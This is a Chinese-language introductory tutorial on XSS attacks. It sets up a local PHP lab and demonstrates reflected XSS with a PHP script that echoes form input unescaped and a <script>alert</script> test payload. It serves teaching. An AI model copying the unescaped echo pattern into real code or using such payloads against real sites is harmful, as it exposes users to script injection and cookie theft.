

firefox浏览器的设置

定义

危害


环境

反射型XSS

例2

存储型XSS

## firefox浏览器的设置





定义

# 什么是XSS跨站点脚本攻击

攻击者在被攻击的Web服务器网页中嵌入恶意脚本，通常是用JavaScript编写的恶意代码，当用户使用浏览器访问被嵌入恶意代码的网页时，恶意代码将会在用户的浏览器上执行。

XSS属于针对客户端的攻击，受害者最终是用户。

网站管理人员也属于用户之一，攻击者可以通过xss假冒管理员身份对网站实施攻击。

edu.51cto.com

攻击者在被攻击的web服务器网页里面嵌入 恶意脚本,通常是用Javascript编写的恶意代码,当用户使用浏览器访问被嵌入的恶意代码的网页的时候,恶意代码将会在用户的浏览器上去执行;

Xss属于针对客户端的攻击,受害者最终是用户;网站管理人员也是用户之一,攻击者可以通过XSS假冒管理员身份对网站实施攻击;

## XSS攻击流程



上图里面的留言板里面就是一个有xss的漏洞的钓鱼;只要一查看这个留言的链接,恶意代码就会在这个人的浏览器里面执行了;

而后可以获取他的信息进而把其信息发送给 攻击者(一般是cookie);而后可以假冒他的身份去登录;

## 危害

# XSS攻击的危害

- 盗取用户cookie；
- 修改网页内容；
- 网站挂马；
- 利用网站重定向；
- XSS蠕虫。

xss攻击的恶意代码大都使用JavaScript语言编写，要深入研究xss，就必须先精通JavaScript。

## 环境

### 实验环境

推荐使用NPMserv搭建PHP环境

客户端浏览器推荐采用IE6或Firefox。

不要和那个appserve安装在一台机器上面!!!

组织 ▾

打开

新建文件夹

★ 收藏夹

下载

桌面

最近访问的位置

库

视频

图片

文档

音乐

计算机

本地磁盘 (C:)

网络

名称	修改日期	类型	大小
MySQL5.1	2018/9/18 19:17	文件夹	
nginx	2018/9/18 19:17	文件夹	
php	2018/9/18 19:17	文件夹	
SendMail	2018/9/18 19:17	文件夹	
www	2018/9/18 19:17	文件夹	
zend	2018/9/18 19:17	文件夹	
config.ini			1 KB
config.xml			1 KB
nginx.bat			1 KB
NPM32.ico			3 KB
NPMserv.exe			72 KB
Process.exe			52 KB
readme.txt			1 KB
RunHiddenConsole.exe			2 KB

NPMserv 0.5.0

nginx设置 mysql设置 sendmail 帮助

快速启动

启动所有服务

停止所有服务

系统启动

加入启动

卸载服务

访问本地网站

mysql管理

官方论坛

NPMserv 是一款界面化的快速搭建nginx0.7.63、PHP 5.2.11、MySQL 5.1.28、phpMyAdmin 3.2.1，网站服务器平台的绿色软件。  
作者：NginxCN团队

nginx已启动 php已启动 mysql已启动

刷新

NPM

NPMserv.exe 修改日期: 2009/11/6 16:32  
应用程序 大小: 72.0 KB

创建日期: 2018/9/18 19:17

# 反射型XSS

## 编写一个HTML表单

```
<form name="input" action="xss1.php" method="post">
  <p>请输入姓名：<input type="text" name="uname"></p>
  <p><input type="submit" value="提交"></p>
</form>
```

先安装一下NPMserv;

这个需要放于根目录下面,不要放于桌面!





```
1 <html>
2 <head>
3 <title>
4   css测试
5 </title>
6 </head>
7 <body>
8 <form name="input" action="xss1.php" method="post">
9   <p>please input name: <input type="text" name="uname"></p>
10
11   <p><input type="submit" value="submit_"></p>
12 </form>
13 </body>
14 </html>
```

```
1 <form name="inout" action="xss1.php" method="post"> //将表单提交给xss1.php这个页面;方法
2 <p>请输入姓名: <input type="text" name="uname"></p>
3 //文本框名字叫uname
4 <p><input type="submit" value="提交"></p> //提交按钮
5 </form>
```

## 接收处理表单数据的xss1.php文件代码

```
<?php
$username = $_POST['uname'];
echo "<p>你好, ".$username."</p>";
?>
```



```
1 <?php
2 $username = $_POST['uname']; //接收数据
3 echo <p>你好, ".$username."</p> //注意这里的.(点),一个都不能少!!! 还有分号! 一定要是英文状态下的
4 ?>
```



这里提交数据之后，不是去数据库里面做查询；

**XSS攻击必须得有用户输入的地方，才可能有跨站漏洞！**

在这里输入一段javascript代码，看能不能被执行，可以执行的话就是XSS攻击！




方框里面代码:

```
1 <script>alert("hi")</script>
```




这里是有漏洞的,为什么有漏洞 ,查看源代码:




刚才提交的代码直接被带入浏览器执行了!  
黑客输入的数据又在浏览器上执行了,这叫跨站!

## 例2





